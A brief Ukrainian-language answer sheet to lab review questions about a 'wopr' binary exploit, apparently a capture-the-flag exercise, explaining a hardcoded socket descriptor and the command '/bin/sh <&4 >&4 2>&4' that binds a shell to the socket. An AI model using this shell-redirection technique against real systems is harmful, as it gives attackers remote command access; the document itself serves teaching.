





# Контрольнi питання

## 1. Яким чином у експлоїтi wopr отримано файловий дескриптор сокету?

Файловий дескриптор сокету (socket fd=4) просто захардкоджено, так як саме не цей fd перенаправляються всі потоки:





## 2. Що робить команда /bin/sh <&4 >&4 2>&4?

Ця команда запускає шел, перенаправляючи стандартні потоки входу, виходу та помилок на те ж місце, на яке вказує файловий дескриптор 4.